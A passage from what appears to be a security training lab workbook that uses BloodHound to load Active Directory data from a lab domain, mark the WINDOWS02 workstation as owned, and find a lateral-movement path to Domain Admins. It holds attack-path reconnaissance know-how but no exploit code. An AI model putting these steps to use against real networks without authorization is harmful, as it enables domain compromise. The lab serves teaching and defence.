
DB Username: neo4j

DB Password: •••••••••••••••

□ Save Password

10. **Upload data to BloodHound**

    In the BloodHound window, please click the "Upload Data" (4th icon in the right-hand menu). In the explorer window that appears, please navigate to the /root/ directory and select one of the BloodHound ZIP archives you previously copied using WinSCP. Repeat this step to also include the second ZIP archive.




| Name | Size | Modified |
|---|---|---|
| .bashrc | 3.4 kB | 08/30/2016 |
| .ICEauthority | 13.9 kB | 10:11 |
| .my.cnf | 209 bytes | 07/31/2017 |
| .my.cnf-iredadmin | 91 bytes | 07/31/2017 |
| .my.cnf-iredapd | 89 bytes | 07/31/2017 |
| .my.cnf-roundcube | 91 bytes | 07/31/2017 |
| .my.cnf-sogo | 89 bytes | 07/31/2017 |
| .my.cnf-vmail | 87 bytes | 07/31/2017 |
| .my.cnf-vmailadmin | 92 bytes | 07/31/2017 |
| .profile | 148 bytes | 06/08/2016 |
| .rnd | 1.0 kB | Monday |
| .wget-hsts | 312 bytes | 12/17/2018 |
| 20181226155952_BloodHound.zip | 9.8 kB | 10:59 |
| 20181226160050_BloodHound.zip | 814 bytes | 11:00 |
| kali_external.sh | 442 bytes | 11/17/2018 |
| kali_internal.sh | 443 bytes | 11/17/2018 |

11. **Check Database information**

    When all data is successfully uploaded to BloodHound, please click the "list" icon in the left-hand side of the BloodHound window. This will open a subwindow, which includes some base statistics on the current BloodHound database:

    - Number of computers
    - Number of users / groups
    - Number of active sessions
    - ...



Database Info

| | |
|---|---|
| DB Address | bolt://localhost:7687 |
| DB User | neo4j |
| Users | 27 |
| Computers | 3 |
| Groups | 62 |
| Sessions | 4 |
| ACLs | 658 |
| Relationships | 779 |

12. **Running a sample query**

    Let's try a simple query in BloodHound! In the window you opened in the previous step, please click the "Queries" tab and click the "Find all Domain Admins" query. This will automatically refresh the window in the background and show the following:


    - A group "Domain Admins@SYNCTECHLABS.COM"
    - Two users "ADMINISTRATOR@SYNCTECHLABS.COM" and "ALAN.MARSHALL.DADM" who are "MemberOf" the "DOMAIN ADMINS@SYNCTECHLABS.COM" group

    In order to optimize your view, please take the following steps:

    - Click the "list" icon (three horizontal bars) in the left-hand side of the window, this will hide the subwindow we opened previously
    - Zoom out (using the mouse, or the - and + buttons) at the bottom right of the

screen

The dynamic BloodHound graph view will require some practice, but you'll get the hang of it!



Start typing to search for a node...
Database Info
Node Info
Queries
Pre-Built Analytics Queries
Find all Domain Admins
Find Shortest Paths to Domain Admins
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
MemberOf
MemberOf
DOMAIN ADMINS@SYNCTECHLAB
IISTRATOR@SYNCTECHLABS.COM
Raw Query

13. **Review Windows02 node**

    In the input field at the top left of the BloodHound window, please enter "WINDOWS02", which will autocomplete to "WINDOWS02.SYNCTECHLABS.COM". You can select this value. This will load the WINDOWS02 computer in the BloodHound view. Please click the icon, which should open detailed information about the WINDOWS02 node.

    Example information includes:

    - Whether you have compromised the system (this can be configured manually)
    - The number of sessions on the system
    - The Service Principal Names (SPNs) on the system (useful for attacks against service accounts)
    - ...



Node Info

| | |
|---|---|
| Name | WINDOWS02.SYNCTECHLABS.COM |
| OS | Windows 10 Enterprise |
| Enabled | True |
| Allows Unconstrained Delegation | False |
| Compromised | False |
| Service Principal Names | E3514235-4B06-11D1-AB04-00C04FC2DCD2/1f23dc39-5d84-4b82-a927-4a98412839b0/synctechlabs.com |
| | E3514235-4B06-11D1-AB04-00C04FC2DCD2/bb42778c-74b0-4a8b-85b4-eb5eec0f730c/synctechlabs.com |
| | E3514235-4B06-11D1-AB04-00C04FC2DCD2/066b8be7-8024-43b8-bccc-e7c3b3d21ba1/synctechlabs.com |
| | E3514235-4B06-11D1-AB04-00C04FC2DCD2/dfbba63c-0082-4b91-b10c-8cecc75326cd/synctechlabs.com |
| | E3514235-4B06-11D1-AB04-00C04FC2DCD2/47716433-7b3c-4dfb-817a-d76fceaf49c6/synctechlabs.com |
| | TERMSRV/WINDOWS02 |
| | TERMSRV/WINDOWS02.synctechlabs.com |
| | RestrictedKrbHost/WINDOWS02 |
| | HOST/WINDOWS02 |
| | RestrictedKrbHost/WINDOWS02.synctechlabs.com |
| | HOST/WINDOWS02.synctechlabs.com |
| Sessions | 2 |
| Reachable High Value Targets | 11 |
| Sibling Objects in the Same OU | 2 |
| Effective Inbound GPOs | 1 |


14. **Review Windows02 sessions**

    As a next step, let's review what sessions are configured on the Windows02 workstation. We can do this by clicking the session number (which should be 2) in the "Sessions" entry. You should see a graph appearing in the background. Please minimize the detailed view (by clicking the icon with the three horizontal lines) to obtain a good view.

    We will also configure the view to include the "node labels", for better visibility. Please click the "Settings" button on the right (6th icon from the top) and configure the following settings

    - Edge Label Display: Always Display
    - Node Label Display: Always Display

    Please refer to the screenshot for the expected result.



BloodHound
WINDOWS02.SYNCTECHLABS.COM
ALAN.MARSHALL.ADM@SYNCTECHLABS.COM
HasSession
WINDOWS02.SYNCTECHLABS.COM
HasSession
ALAN.MARSHALL@SYNCTECHLABS.COM

15. **Set WINDOWS02 as starting point**

    As we have administrative access to the Windows02 workstation, let's try to map an attack path from the WINDOWS02 workstation to the "Domain Admins" group. Please take the following steps:

    - Right-click the WINDOWS02 entry in the graph and select "Mark Computer as Owned"
    - Right-click the WINDOWS02 entry in the graph and select "Set as Starting Node"


    The expected result can be found in the screenshot. The small "skull" icon on the WINDOWS02 computer indicates the computer was compromised ("Owned").


BloodHound
Computer:WINDOWS02.SYNCTECHLABS.CO
ALAN.MARSHALL.ADM@SYNCTECHLABS.COM
HasSession
HasSession
WINDOWS02.SYNCTECHLABS.COM
ALAN.MARSHALL@SYNCTECHLABS.COM

16. **Navigate to "Domain Admins" group**

    Now that we have set the WINDOWS02 workstation as our "Starting Node", we will now try to navigate from this machine to the "Domain Admins" group (which is our end-goal).

    We can do this by clicking the "Pathfinding" icon at the top left of the screen (next to the text input, where the WINDOWS02 computer is now configured). Once the "Pathfinding" icon is clicked, you will receive a second text input field asking for a "Target Node". Please enter "Domain Admins" and click the suggested autocomplete "DOMAIN ADMINS@SYNCTECHLABS.COM".



Computer:WINDOWS02.SYNCTECHLABS.CO

Domain

**DOMAIN** ADMINS@SYNCTECHLABS.COM

**DOMAIN** USERS@SYNCTECHLABS.COM

**DOMAIN** GUESTS@SYNCTECHLABS.COM

**DOMAIN** CONTROLLERS@SYNCTECHLABS.COM

**DOMAIN** COMPUTERS@SYNCTECHLABS.COM

ENTERPRISE **DOMAIN** CONTROLLERS@SYNCTECHLABS.COM

READ-ONLY **DOMAIN** CONTROLLERS@SYNCTECHLABS.COM

CLONEABLE **DOMAIN** CONTROLLERS@SYNCTECHLABS.COM

17. **Review generated graph**

    A graph should now be generated that tells you how you could become a domain admin from the WINDOWS02 computer. An example of a graph output can be found in the screenshot, but note that BloodHound sometimes adapts how the nodes are visualized.


    If your graph is not clear, you can manually interact with it and move the nodes around, or you can click the "Change Layout Type" (5th icon on the right) to get another view.

    In any case, the logic behind the graph should be the following:

    - ALAN.MARSHALL.ADM has a session ("HasSession") on the WINDOWS02 workstation
    - ALAN.MARSHALL.ADM is a member of ("MemberOf") the WORKSTATIONS ADMINISTRATORS group
    - The WORKSTATION ADMINISTRATORS group are administrators ("AdminTo") to the WINDOWS01 workstation
    - ALAN.MARSHALL.DADM has a session ("HasSession") on the WINDOWS01 workstation

- ALAN.MARSHALL.DADM is a member of ("MemberOf") the DOMAIN ADMINS group

Nice! As an adversary, we now know how to move laterally from our compromised machine to the crown jewel of the organization, the "Domain Admins" group!


BloodHound
Computer:WINDOWS02.SYNCTECHLABS.CO
DOMAIN ADMINS@SYNCTECHLABS.COM
WINDOWS01.SYNCTECHLABS.COM
HasSession
AdminTo
MemberOf
ALAN.MARSHALL.DADM@SYNCTECHLABS.COM
WORKSTATION ADMINISTRATORS@SYNCTECHLABS.COM
MemberOf
ALAN.MARSHALL.ADM@SYNCTECHLABS.COM
HasSession

18. **Bonus - BloodHound exploration**

    If you have time left, play around with some of the other interesting "built-in" queries in BloodHound. Some good ones include:

    - Find Shortest Paths to Domain Admins
    - Map Domain Trusts

    These queries are highly valuable and can provide good overall insights and remediation advice. As an example, it might be worth running the "Find Shortest Paths to Domain Admins" periodically and spot any clear vulnerabilities!

19. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how BloudHound can be used to map out possible attack paths in a Windows AD environment. If you have time left, feel free to attempt the bonus section of this lab.

    **ATTENTION: Finishing this step will close your lab!**

# SEC599-4.5: Exercise - Kerberos attack strategies
